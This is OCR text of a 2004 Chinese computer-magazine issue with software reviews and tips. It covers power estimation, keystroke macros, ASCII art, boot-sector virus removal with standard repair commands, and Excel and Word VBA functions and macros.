第五步:如果系统为 Windows 2000/XP，要确保在 C:\Windows\System32\Drivers 或 C:\WINNT\System32\Drivers 下有 NeroCD2K.SYS 文件，如果没有该文件，则可解压缩 multimounter_2k_xp.zip 后，右击 NeroCD2k.inf，选择“安装”即可；如果为 Windows NT 系统，则要保证 C:\WINNT\System32\Drivers 文件夹下有 NeroCDNT.SYS 文件；如果是 Windows 9x，则要保证 C:\Windows\System\IOSUBSYS 文件夹下有 NeroCD95.VXD 文件。以上这些文件在安装 Nero 后都会出现。CF [SY09]

算算你的电脑是不是电老虎

■北京 神农


很多人都说电脑的速度越快耗电量就越大，早期的 486 和现在的 P4 相比，那简直就是“节能电脑”了，那么想不想知道你的电脑到底耗电量是多少呢？来试试Overclockulator吧，根据你的选择它可以估算出一台电脑的耗电量。

Overclockulator小档案

软件版本:1.3.4 软件大小:1100KB
软件性质:免费软件 适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200424/overclockulator.exe

该软件使用很简单。进入软件后，点击 Power Supply (电源)标签，然后根据你的电脑配置勾选填入相应的内容:在 Onboard/PCI 下列出所有的板载或 PCI 接口设备，Sound Card(声卡)、SCSI Controller(SCSI 控制器)、Dialup Modem(拨号调制解调器)、Network Card(网卡)、TV Tuner Card(电视卡)、USB Controller(USB 控制器)、Firewire Card(防火墙)；在 CPU Type (CPU 类型)下设置好 CPU；在 Video Card(显卡)下选择好显卡；接着在窗口上面开始设置 FAN(风扇)、HDD(硬盘)、CDR(光驱)、FDD(软驱)、USB(USB 接口)、1394(1394 接口)、PS2 (PS2 接口)、SYS CLK(系统时钟)等。全部设置完成后，点击 Calculate(计算)按钮，就可以从 Watts Used(所用瓦数)下看到耗电量了。

另外，软件还提供了检测 CPU 频率等功能(见图)。



你知道吗

45英寸的液晶电视耗电功率约300W，节能冰箱的耗电功率约为 590W，而洗衣机耗电功率约为 420W，吹风机最耗电，功率居然达到了 800W。CF [SY10]


游戏必杀轻松出：一键中的

问：我喜欢玩格斗游戏，但玩的不好，用键盘经常无法发出必杀技，请问有什么好方法可以解决这个问题吗？

答：你和我一样，也是个格斗游戏爱好者，要想用键盘准确使出各种必杀技，的确有些麻烦，所以我用了一款名为“一键中的”的软件，经过设置后，它能够在你单击某个按钮时，模拟一系列的击键操作。

软件打开后，先将光标定位至“键名”前的文本框中，然后在窗口左侧的虚拟键盘中点击需要进行设置的“键名”，如B，接着右击需要点击按钮的序列，比如按顺序点击A、S、D、G，最后点击“加入”按钮，全部完成后，点击“控制→开始模拟”，再进入游戏，按下B键，就可以使出必杀技了。

通过“操作类型”的设置，软件还具有“屏蔽”按键及“运行”指定程序的功能。



软件版本：1.1　软件大小：1083 KB
软件性质：共享软件(部分功能限制)　适用平台：Windows 9x/2000/XP
下载地址：http://sq5.onlinedown.net:81/files/yijian1.1.exe

将图片转换为ASC II：ASCii.art

问：我看过网上有可以将图片转换为ASC II码的软件，能不能介绍这样的软件？

答：的确有很多这样的字符画转换工具，但功能大都差不多，这里为你介绍的是其中功能最多的一款，名为ASCii.art，它可以自定义字符画所使用的字符及字体，甚至可以用“我想你”这样的汉字组成字符号，并且可以自定义转换后的字符画大小，以及导出的格式（支持HTML、BMP、JPG、PNG、RTF等格式）。



进入软件后，点击左上角的open picture（打开图片）按钮，选择要转换为字符图像的图片，然后在Output file（导出文件）下设置好转换的字符图像保存位置，接着在pixel transformation options（像素转换选项）下设置转换的字符、字符所用字体、字符大小，并在image options（图像选项）下设置好转换后的字符画大小，在output options（输出选项）下设置好字符画的格式，需要注意某些格式对中文支持不好，最后，点击create ascii picture（创建字符图）即可。

软件版本：0.4 Beta　软件大小：102KB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200424/asciiart.zip


我用“神笔”当“大师”：ougishi

问：有没有能让我写字变漂亮的软件？

答：网友刘炳旭为你推荐了一款名为ougishi的软件，用过这款软件后，就会发现原来你还可以写出这样的字。它可以把用鼠标写出的字转换为多种字体及风格，包括行书、草书，甚至可以转换成王羲之、怀素、苏轼等书法大家的字体。怎么样，够酷吧？

ougishi的程序界面比较简洁，首先在窗口左侧的“书写窗口”中随便用鼠标“画”出字来，然后点击窗口右侧的“字体”按钮，选择好要转换的字体，如“草书”、“行书”或“王羲之”、“苏轼”等书法大家的风格字体。

现在字体已经转换完成了，只要点击“文件→输出”菜单，就可以将文字导出为BMP等图像格式了。(**山东 刘炳旭**)



软件版本：4.00 Lite beta　软件大小：869KB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200424/ougishi.rar

CF [SY11]

绝对个性化！自制媒体播放器

■ ABC

你听歌曲的时候喜欢用什么播放器？是Winamp，还是Windows Media Player，或是Foobar 2000？不管是哪种播放器，都是别人开发的，可是我就不一样了，用的完全是“自主研发”，自己的播放器，能播放MP3、WMA、WAV、MID等音频文件，以及AVI、ASF等多种视频文件，甚至还可以像DJ一样做磨盘的声音特效。

你以为我是什么编程高手？其实我对编程一窍不通，至于这个播放器，是像搭积木一样弄出来的，你相信吗？

Shinimegami Media Player SDK小档案

软件版本:2.0.0.4 Beta　软件大小:3650KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.slawdog.com/downloads/shini.exe



图1　软件的主界面，四个选项就是四个步骤，点击后进入详细的设置窗口

制作媒体播放器要分四步:Gobal Application Properties(全局程序属性)、Create and Edit Skins(创建编辑皮肤)、Test your Media Player(调试媒体播放器)、Finalize for Distribution(打包生成安装文件)，我们要做的就是按顺序完成这四步(见图1)。

1.设置程序属性

在程序主窗口中点击Gobal Application Properties（全局程序属性）项，打开Global Customization(全局定制)窗口，开始对程序的菜单项进行设置。

第一步:设置版权及窗口标题等。这里可以设置Product Name(产品名称)、Short Name(简称)、Version(版本)、Company Name(电脑名称)等项，所有的设置完成后，点击Next按钮。

第二步:设置菜单项名称。在Menu Name(主菜单名)、"New Player" Option(新建播放器)、"About" Option(“关于”选项）等项后的栏中输入你的菜单项名称，完成后点击Next，再点击OK按钮，完成设置。

2.创建编辑皮肤

在程序主窗口中点击Create and Edit Skins项，打开皮肤编辑窗口，在编辑皮肤时，软件使用了所见即所得的编辑方式，你可以轻松地导入图片，修改文字的颜色(见图2)。



图2　皮肤中的所有按钮都可以移动，可以根据需要做出不规则的特殊皮肤

3.测试调整

在程序主窗口中点击Test your Media Player，开始测试，使用方法与Winamp相似。如果想体验一下做DJ的感觉，可以拖动播放器窗口中的唱片，就能做出磨盘效果音。

4.打包生成

所有设置都完成后，点击Finalize for Distribution项，开始生成安装文件，结束后会弹出安装文件所在文件夹(一般为C:\Program Files\Slawdog\Shinimegami\Output\)，其中的setup.exe就是我的播放器了。

小提示

Shinimegami Media Player SDK的作者用自己的软件制作了一款非常华丽的播放器Dojo，感兴趣的朋友可以登录http://www.slawdog.com/products/dojo/下载。

CF [SY12]

PowerDVD

软件版本:6.0英文版　升级指数:★★★★
下载地址:http://sq5.onlinedown.net:81/files/PDVD_6_trial.exe

PowerDVD新推出的6.0版不仅界面有很大变化，而且技术上也进行了很大提升，比如用于增强画面亮度及色彩的CLEV技术升级到了CLEV-2，用于将2声道模拟为多声道的CLMEI技术也提升到了CLMEI-2。除此之外，新版本支持WMV、WMV-HD、MP3、DivX等多种媒体格式，同时还支持DVD-Video/Audio、miniDVD、VCD及SVCD等视频光盘。新增的功能包括:视频截图、EQ、卡拉OK模式、换肤等。

豪杰超级解霸

软件版本:8.3　升级指数:★★★
下载地址:http://sq3.onlinedown.net:81/down/HeroV8.3_041117.exe

8.3是豪杰超级解霸的最新完整版本，安装该版本前需要卸载以前版本，安装后，不要再安装SP1及SP2补丁。该版本增加了经典版超级解霸，优化了启动速度，减少了资源占用，支持最新Real10格式的播放，并从用户易用性的角度考虑，增强了同时播放共享文件的功能，优化了在线升级的流程。不过从论坛用户的反应来看该版本还有一些问题没有解决，有的用户甚至出现了以前版本没有的新BUG。

腾讯TM

软件版本:3.0 Build 1115　升级指数:★★★★★
下载地址:http://218.85.138.40/tm30build1115.exe

新版本增加了数项已经在QQ中实现的诸多功能，比如网络硬盘、远程协助、个性签名、临时会话、定制功能面板等，还支持个人商户实名、远程演示文档、个人形象等功能。CF [SY13]

病毒大扫除 引导区病毒篇

■瑞星 史瑀

一台电脑的正常启动过程是先读取引导扇区或者主引导记录，加载其进入内存中，然后引导相应系统。而一台感染有引导区病毒的电脑则会先把病毒加载到内存，然后才进行正常的引导过程。在二十世纪八九十年代的时候引导区病毒有很多，如：Stone、Brain、Pingpang、Monkey等，但随着Windows的发展，慢慢地有些引导区病毒就消失了。但仍有一些引导区病毒存活，并且传染率相当高，如WYX(Polyboot)病毒等。

1.引导区病毒简介

引导区病毒是PC机上最早出现的病毒，也是我国最早发现的病毒种类之一。这类病毒主要感染软盘的引导扇区、硬盘的引导扇区或者主引导记录。它通过感染有该病毒的启动盘(包含可启动的光盘)启动计算机。但是如果只是读取感染有引导区病毒的软盘或者光盘上的文件，计算机不会被感染。如果你的电脑出现了软盘读写错误、无故读取软驱等问题，那么很可能是中了引导区病毒。

2.引导区病毒的清除方法

Windows 95/98/ME系统上的清除方法：

第一步：用一张“干净”的启动盘(没有引导区病毒的软/光盘)，来启动电脑。注意引导盘必须与你的操作系统相同，也就是说如果系统是Windows ME，就不能使用Windows 98的启动盘。

第二步：用这张软盘引导启动带毒的计算机，然后运行以下命令：

```
A:\>fdisk /mbr
A:\>sys a: C:
```

然后重启电脑就可以了。

其中第一行用于清除主引导记录中的病毒，第二行用于清除C盘引导区上的病毒。

Windows 2000/XP的清除方法：

第一步：如果你之前通过X:\i386\winnt32.exe /cmdcons命令安装了恢复控制台可以直接选择进入。如果以前没有安装过恢复控制台则要使用系统的安装光盘启动电脑。当出现安装界面时按R选择“要用‘恢复控制台’修复”，这时系统会提示登入到哪个系统，请输入相应的序号然后按回车。

第二步：分别执行fixmbr(恢复主引导记录)和fixboot(恢复启动盘上的引导区)，再输入EXIT，重启即可。

> **小提示**
>
> 如何防范引导区病毒
>
> 对不明来路的软盘使用前应该先查毒。不用电脑的时候不要把软盘、光盘留在驱动器里(许多电脑感染这个病毒都是由于用了带有病毒的可引导光盘启动计算机所造成的)。CF [FH01]



杀毒软件阻止Office对象？

■北京 张志远

笔者由于工作原因，经常使用Office中的插入对象、公式编辑器等功能。在使用Office XP/2000时，从没出过问题，但是在Office 2003中，创建的公式，再次打开时，双击后无法打开，提示“Word无法打开文档:用户没有访问权”。用Visio、Smartdraw画的图拷过来，也出现了同样问题(见图)。

正当笔者百思不得其解时，突然发现，每当弹出“Word无法打开文档:用户没有访问权”的提示框时，Word的下方状态栏都会提示“正在运行病毒扫描...”。会不会是杀毒软件与Office 2003冲突呢？于是打开安装的Norton AntiVirus，一个一个项目查找，并测试公式编辑器有什么反应。终于发现在“选项→杂项”下，去除“启用Office外挂程序”的勾选，再点击公式或图片对象就可以打开了。CF [FH02]



重装Office也无法解决

众所周知，Excel的函数和公式可谓Excel的精华功能，但有时为实现特定需求或简化公式复杂度，往往需要自定义Excel函数。其实，Excel除了提供大量内置函数外，还提供了自定义函数UDF（User Defined Function）接口。因此，读者可通过VBA编制Excel的加载宏文件来扩展Excel的函数。



VBA进阶撑杆跳

——编制自己的Excel函数

■ 安平

身份证信息自动提

本文编制的自定义函数功能为通过身份证号码来计算个人资料（如性别、年龄、出生年月日、户口所在地等）。该函数包含在Excel加载宏文件中，该文件加载后，即可使用其提供的自定义函数，读者只要输入身份证号码，大量的个人信息即可通过自定义函数进行计算，如图1 所示。




图1

你知道吗？

1.自定义函数

Excel函数的本质是一些预定义的公式，即通过使用参数来按特定顺序执行计算的方法。自定义函数完全可以实现和Excel函数相同的功能，并符合Excel函数的使用规则。

2.传递单元格参数

读者也许发现，本文的自定义函数使用了单元格作为函数的参数。其实大量的Excel内置函数也使用了单元格作为参数。那么，如何将单元格作为参数传递给函数呢？通过“Range”类型的变量即可实现。

Range对象：代表某一个单元格、某一行、某一列或某一选定区域（该区域可包含一个或若干连续单元格区域），或者某一三维区域。

Value属性：该属性是一个和自定义函数使用密切相关的属性，用于获取指定区域的值。获取单元格的值后，即可通过VBA的其他函数进行计算处理。

3.保存包含函数的加载宏文件

Excel中可通过加载宏的方式实现“宏”的复用。相关操作请参照本刊22期《Office VBA入门》一文。

编制自定义函数

1.编制自定义函数

单击Excel“工具”主菜单的“宏”子菜单的“Visual Basic编辑器”，在工程资源管理器中，右击需添加模块的项目，在快捷菜单中选择“插入”子菜单的“模块”选项，在随后打开的窗口中输入自定义函数的代码。

```
'自定义用于计算身份证信息的函数，“IDNum”参数代表包含身份证号码的单元格，“InforType”参数代表计算的信息类别，函数的返回值为字符串型
Function Get_ID_Information(IDNum As Range, InforType As String) As String
Dim tstr As String'定义临时字符串变量
tstr = ""'设置初始值
'判别单元格的值是否为空，Trim函数用于去除字符串的首尾空格
If Trim(IDNum.Value) = "" Then
 tstr = "未输入身份证号码！"
Else
'如不为空，则判断身份证的长度（旧、新版身份证分别为18和15位），Len 函数用于获取字符串的长度
 If Len(IDNum.Value) <> 15 And Len(IDNum.Value) <> 18 Then
tstr = "长度错误！"
 Else
'如长度正确，则按计算的信息类别分别求取，UCase函数用于将字符串转换为大写。
Select Case UCase(InforType)
  Case "AREA"  '计算户口所在地
 tstr = Get_Area(Mid(IDNum.Value, 1, 6)) '调用辅助的求取户口所在地函数
  Case "BIRTHYEAR" '计算出生年份
 If Len(IDNum) = 15 Then '按身份证长度分别计算，下同
'从指定的位置截取字符串，Mid 函数用于截取字符串中的子字符串，即从指定的位置截取指定长度的字符串
tstr = Mid(IDNum.Value, 7, 2)
 Else
tstr = Mid(IDNum.Value, 7, 4)
 End If
  Case "BIRTHMONTH" '计算出生月份
 If Len(IDNum) = 15 Then
tstr = Mid(IDNum.Value, 9, 2)
 Else
tstr = Mid(IDNum.Value, 11, 2)
 End If
  Case "BIRTHDAY" '计算出生日
 If Len(IDNum) = 15 Then
tstr = Mid(IDNum.Value, 11, 2)
 Else
tstr = Mid(IDNum.Value, 13, 2)
 End If
  Case "SEX" '计算性别
 If Len(IDNum) = 15 Then
'通过IIf函数来计算性别，该函数用于按表达式的值，返回两部分中的其中一部分。
'Right函数用于从右边界开始截取指定长度的字符串
   tstr = IIf((CInt(Right(IDNum.Value, 1)) Mod 2) = 1, "男", "女")
 Else
tstr = IIf((CInt(Mid(IDNum.Value, 17, 1)) Mod 2) = 1, "男", "女")
 End If
```

```
Case Else
tstr = "类型输入错误！"
End Select
End If
End If
'通过赋值于函数名的方式返回计算的结果
Get_ID_Information = tstr
End Function
```

2.编制辅助函数

读者还需编制一个辅助求取户口所在地的函数，本程序中笔者仅判别了二个示例用的地区，读者可参考该思路自行添加内容，代码如下所示。

```
'辅助求取户口所在地的函数,“area”参数代表身份证号码的前6位,
“Private”语句代表该函数仅可在内部使用
Private Function Get_Area(area As String)
'判别户口所在地
Select Case area
Case "310102"
Get_Area = "某市甲区"
Case "310103"
Get_Area = "某市乙区"
End Select
End Function
```

完善自定义函数

1.添加函数说明

Excel内置的函数均提供了简单的说明，自定义函数同样可添加说明。以Excel XP为例，操作步骤如下：

第一步：在VBA开发环境的工具栏中，单击“对象浏览器”按钮，此时代码编辑窗口将变为“对象浏览”窗口。

第二步：在窗口上方的下拉框中选择“VBAProject”，在“类”列表中单击“全局”项，前面创建的自定义函数将在右侧显示。

第三步：右击该函数，在弹出菜单中选择“属性”子菜单，如图2所示。




图2

第四步：在弹出的“成员选项”窗口中，“描述”文本框中输入的内容即为函数在Excel中的使用说明。

2.添加加载宏文件说明

除了可为函数添加说明文字之外，加载宏文件也可添加说明文字，使其更为专业化。以Excel XP为例，操作步骤如下：

第一步：在资源管理器中选择保存后的加载宏文件，并右击，进入“属性”窗口。

第二步：在“属性”窗口中单击“摘要”选项卡，其中“标题”文本框的内容将显示在Excel的“加载宏”对话框的列表中，“备注”文本框的内容将显示为文件的说明，如图3所示。



图3




图4

第三步：单击“确定”按钮关闭“属性”窗口，进入Excel中，在“加载宏”对话框中加载添加说明后的加载宏文件，即可显示专业化的相关说明，如图4所示。

在工作表中使用自定义函数

加载本文编制的加载宏文件后，即可如同使用Excel内置函数一般使用自定义的函数。单击函数工具栏的“插入函数”按钮，在弹出的“插入函数”对话框的“函数类别”下拉框中选择“用户定义”，即可显示编制的自定义函数，如图5所示。




图5

笔者给出本文自定义函数的具体使用方法，参见表1：

表1　自定义函数参数说明

计算的内容	对应的函数
性别	=Get_ID_Information(包含身份证号码的单元格,"sex")
出生年份	=Get_ID_Information(包含身份证号码的单元格,"Birthyear")&"年"
出生月份	=Get_ID_Information(包含身份证号码的单元格,"birthmonth")&"月"
出生日	=Get_ID_Information(包含身份证号码的单元格,"birthday")&"日"
户口所在地	=Get_ID_Information(包含身份证号码的单元格,"area")

小编有话说：由于版面有限，而VBA开发涉及的内容又非常宽泛，届时我们将把读者朋友们的经验和技巧以及精彩的实例收录在2004年下半年《电脑爱好合订本》中，敬请关注！与本文相关的代码下载地址为：http://www.newhua.com/cfan/200424/code_excel.rar

CF [BG01]

表格数据 页页心中有数

■ 陈桂鑫

阿海是建筑设计院的一名预算员，平常在制作预算清单时，除了最后总计外，还经常需要对每一页的数据进行分页小计，当初碰到这个问题时，真是让他伤透了脑筋，记得当时是逐一用手工插入分页小计的，操作非常麻烦。后来才发现其实使用Excel中的分类汇总就可以很轻松地解决这个难题了。

准备

第一步：打开需要分页合计的工作表——“预算”工作表，按住Ctrl键拖动“预算”工作表标签复制出另一张工作表“预算（2）”，右击其标签重命名为“分页小计”。在“分页小计”工作表A1单元格中输入=预算！A1，选中A1单元格进行复制，再选中全部有字的区域（假设为A1：L100），执行“编辑→选择性粘贴”选项，选中“公式”确定后进行粘贴。从菜单栏的“工具→选项→视图”中取消“零值”选项前的“√”。这样可以得到一张与原表完全一样的表格，连数据也会随原表更改。

第二步：执行“文件→打印预览”选项，确认一下一页中要打印多少行数据（计算时只计数据行不含标题），例子中的表格是每页12行。执行“文件→页面设置→工作表”选项，在“顶端标题行”中输入$1:$3，设置重复标题行为1至3行。

页页小计

第一步：在最后一列后面增加一列（K列），输入标题为页码，在下面的K4单元格输入公式为=IF(J4="","",INT((ROW()-3)/12)+1)，把公式复制到K列的各个单元格中（见图1）。公式中的12为每页可打印的行数，(ROW()-3）中的3为表头所占的行数。

K4 =IF(J4="","",INT((ROW()-3)/12)+1)

	A	B	C	D	E	F	G	H	I	J	K
1	建安工程分部预算清单										
2	工程名称：		龙海市一建						2004.05.02		
3	序号	定额号	项目名称	单位	数量	人工费	材料费	人工合价	材料合价	合价	页码
4	1	8-45	镀锌钢管DN15	10M	12	42	54	504	648	1152	1
5	2	8-46	镀锌钢管DN20	10M	23	48	72	1104	1656	2760	1
6	3	8-47	镀锌钢管DN25	10M	16	48	99	768	1584	2352	1
7	4	8-48	镀锌钢管DN32	10M	24	65	120	1560	2880	4440	1
8	5	8-49	镀锌钢管DN40	10M	22	78	234	1716	5148	6864	1

图1

第二步：选中全部数据区域，包括我们增加的K列（例：A3：K100）。执行“数据→分类汇总”选项，在弹出“分类汇总”窗口中设置“分类字段”为页码、“汇总方式”为求和，在“选定汇总项”中选中要汇总的项目（注意：页码也一定要选中），并选中下面的“每组数据分页”和“汇总结果显示在数据下方”复选框，如图2所示。单击“确定”按钮后，就可以看到分页小计和合计了，不过在此的分页小计显示为：1 汇总、2 汇总……还要再执行“编辑→替换”选项，查找“* 汇总”替换为“分页小计”。分页小计所在列不够宽时，右侧文字会被遮住，此时只要选中小计所在列(E列)设置为右对齐即可解决，过多的文字会自动往左跨列显示（见图3）。



图2

	A	B	C	D	E	F	G	H	I	J	K
1	建安工程分部预算清单										
2	工程名称：		龙海市一建						2004.05.02		
3	序号	定额号	项目名称	单位	数量	人工费	材料费	人工合价	材料合价	合价	页码
4	1	8-45	镀锌钢管DN15	10M	12	42	54	504	648	1152	1
5	2	8-46	镀锌钢管DN20	10M	23	48	72	1104	1656	2760	1
6	3	8-47	镀锌钢管DN25	10M	16	48	99	768	1584	2352	1
7	4	8-48	镀锌钢管DN32	10M	24	65	120	1560	2880	4440	1
8	5	8-49	镀锌钢管DN40	10M	22	78	234	1716	5148	6864	1
9	6	8-50	镀锌钢管DN50	10M	12	82	325	984	3900	4884	1
10	7	8-51	镀锌钢管DN75	10M	29	83	544	2407	15776	18183	1
11	8	8-152	塑料给水管DN15	10M	22	12	21	264	462	726	1
12	9	8-153	塑料给水管DN20	10M	23	14	25	322	575	897	1
13	10	8-154	塑料给水管DN25	10M	12	21	45	252	540	792	1
14	11	8-155	塑料给水管DN32	10M	25	22	56	550	1400	1950	1
15					分页小计	515	1595	10431	34569	45000	11
16	12	8-156	塑料给水管DN40	10M	12	36	68	432	816	1248	2

图3

打印及维护

最后，右击K列列标，选择“隐藏”把K列隐藏起来，就可以进行打印了。以后改变数据，只要没有增加数据行就不需要再修改了，你完全可以直接打印。当然，如果增加了数据行也没问题，只要通过执行“数据→分类汇总”选项，单击“全部删除”按钮，删除已有汇总，然后再重复分类汇总这一步骤即可。

如果原“预算”工作表中进行了删除或插入行操作，那么，我们将不得不重复全部的公式复制和分页小计操作。所以，如果你要处理的表格经常需要删除或插入行，那么，还是直接在原表上按步骤进行设置会更方便，反正全部也只有两步而已，只是在打印后删除分类汇总就是了。

需要注意什么

1. 分类汇总时，必须选中要汇总的区域进行设置，否则，最下面无数据的空行也会列入汇总。因为左侧无数据时K列中的相应单元格虽然为空，但单元格中毕竟有公式并非空白。当然，如果你一开始是通过双击K2单元格的填充柄进行

《保存备份真方便》补遗

回音壁

■ 梅花鹿 雨青

本刊第14期的《保存备份真方便》一文吸引了不少读者的关注，但也有读者来信反映，在对照文章写宏代码时，出现了多处卡壳。而且随着文件的增多，速度越来越慢，让人无法忍受！

针对这种情况，热心读者对原来代码进行了一些调整，问题也就迎刃而解了。不光代码简单，操作也更快捷，功能一点也不差！还克服了备份文件越多越慢的BUG。对于新文件或修改后的文件，只要单击自制的那个“保存”按钮，跟平时保存文件一样，文件名（如果用默认的）和路径就不用操心了。

```
Sub 保存和备份()
If Application.Documents.Count >= 1 Then '如果当前存在打开或新建文档则保存并备份活动文档,否则什么也不做
   ActiveDocument.Save  ' 保存
   CurrentPath = ActiveDocument.Path '获取当前已保存文档路径
   NewPathAndName = "F:\back\word\" & ActiveDocument.Name '备份文档路径及文件名
   ActiveDocument.SaveAs FileName:=NewPathAndName  ' 备份
   ActiveDocument.SaveAs FileName:=CurrentPath & "\" & ActiveDocument.Name  ' 返回保存路径
End If
End Sub
```

CF [BG03]

公式复制的话，那么它只会填充到左侧有数据的单元格中，也就没这问题了。不过，那样做以后增加数据时就得重新复制K列的公式，也不见得会更方便，可按表格的用途决定使用哪一种填充。

2.若只想要分页小计的数据而不需要多余的文字，那么分类汇总时，只要在汇总项中不选中“页码”，这些1 汇总、2 汇总…等字就可在最后和K列一起被隐藏起来。此外，如果你想直接在指定位置填写“分页小计”也行，首先，分类汇总时汇总项中不要选中“页码”，然后选中要填写的C列中全部数据区域（例：C4:C109），单击菜单栏的“编辑→定位…”，在弹出的“定位”窗口中单击“定位条件”按钮，在定位条件窗口中选中“空白”选项，单击“确定”按钮。这样，选中的就是全部分页小计所在行的空白单元格。然后输入“分页小计”四个字，再按Ctrl+回车键，就可以同时在选中的单元格中输入分页小计。与本文相关的代码下载地址为：http://www.newhua.com/cfan/200424/分页汇总实例

CF [BG02]

Excel也“拍照”越拍越靓

■ 刘书泉

大家想不到Excel中还有“摄影”功能吧，它的作用是“抓屏”！而且还不是像“PrintScreen”按键那样把屏幕“一把全抓”，也不像“Alt+PrintScreen”按键那样抓整个活动窗口，而是允许鼠标可进行任意选择抓取，让你的表格具有“图片”的修饰功能，选哪拍哪，越拍越靓。

第一步：启动Excel，执行菜单“工具→自定义”选项，打开“自定义”对话框。选择“命令”选项卡，在“类别”中选择“工具”选项，在命令栏中找到“摄影”选项，并将它拖到常用工具栏中，如图所示。



第二步：选定表格中需要“照相”的部分，如一张表格，按下“摄影”按钮，这时被选定的区域就被“拍”了下来，然后将鼠标移到需要显示“照片”的左上角，单击左键（当然也可以是另一张工作表），这样，刚才“拍摄”的“照片”就立即被粘贴过来了。当然，和“照片”一同出现的还有“图片”工具栏（如果没出现工具栏，可单击“视图→工具栏→图片”菜单命令），很显然Excel在这里是将它作为一幅“图片”来处理了。

第三步：选定图片，通过“图片”工具栏可随意对它进行图像控制、裁剪、亮度、对比度、大小、比例等处理，实现普通表格无法达到的修饰效果，让你的表格更加绚丽多彩。


还需指出的是：这可不是一般的照片！如果原来被我们“拍摄”下来的表格中的数据被改动了，结果“照片”中的数据也会被同步更新。嘿，是不是很妙啊！快来试试吧。 CF [BG04]

玩一玩平面魔方

■ 贵州 文修

回想儿时玩的魔方游戏，曾经让我如痴如醉。那时我不分昼夜地琢磨它，并且很快就成为了小朋友中的高手，很风光啊！前几天整理屋子的时候，竟然在一个阴暗的角落里又发现了它，玩了之后却发现自己现在已经只有初学者的水平了。不好意思整天把它捧在手里玩，最后决定还是在电脑上玩一玩吧，因此就用VB编写了这个程序。

原想是编写一个三维的游戏，但用VB进行三维计算过于复杂，最后决定还是根据魔方的原理，编写一个平面二维魔方。就是在一个5×5方格的棋盘中，每一个小方格都随机填充5种颜色中的任一颜色。并且在这25个方格中，每种颜色的方格只有5个，当用鼠标点击其中一个方格，进行横向或纵向拖动，同一方向方格的颜色就顺序变化，如:同一方向5个方格的颜色分别为“红(1)、绿(2)、蓝(3)、黑(4)、紫(5)”，当把第二个方格(绿)拖到第四个方格(黑)的位置时，那么这5个方格的颜色的顺序就变成“黑(4)、紫(5)、红(1)、绿(2)、蓝(3)”。当把各种颜色按横向或纵向各排列成一排时，那么就完成了这个游戏。



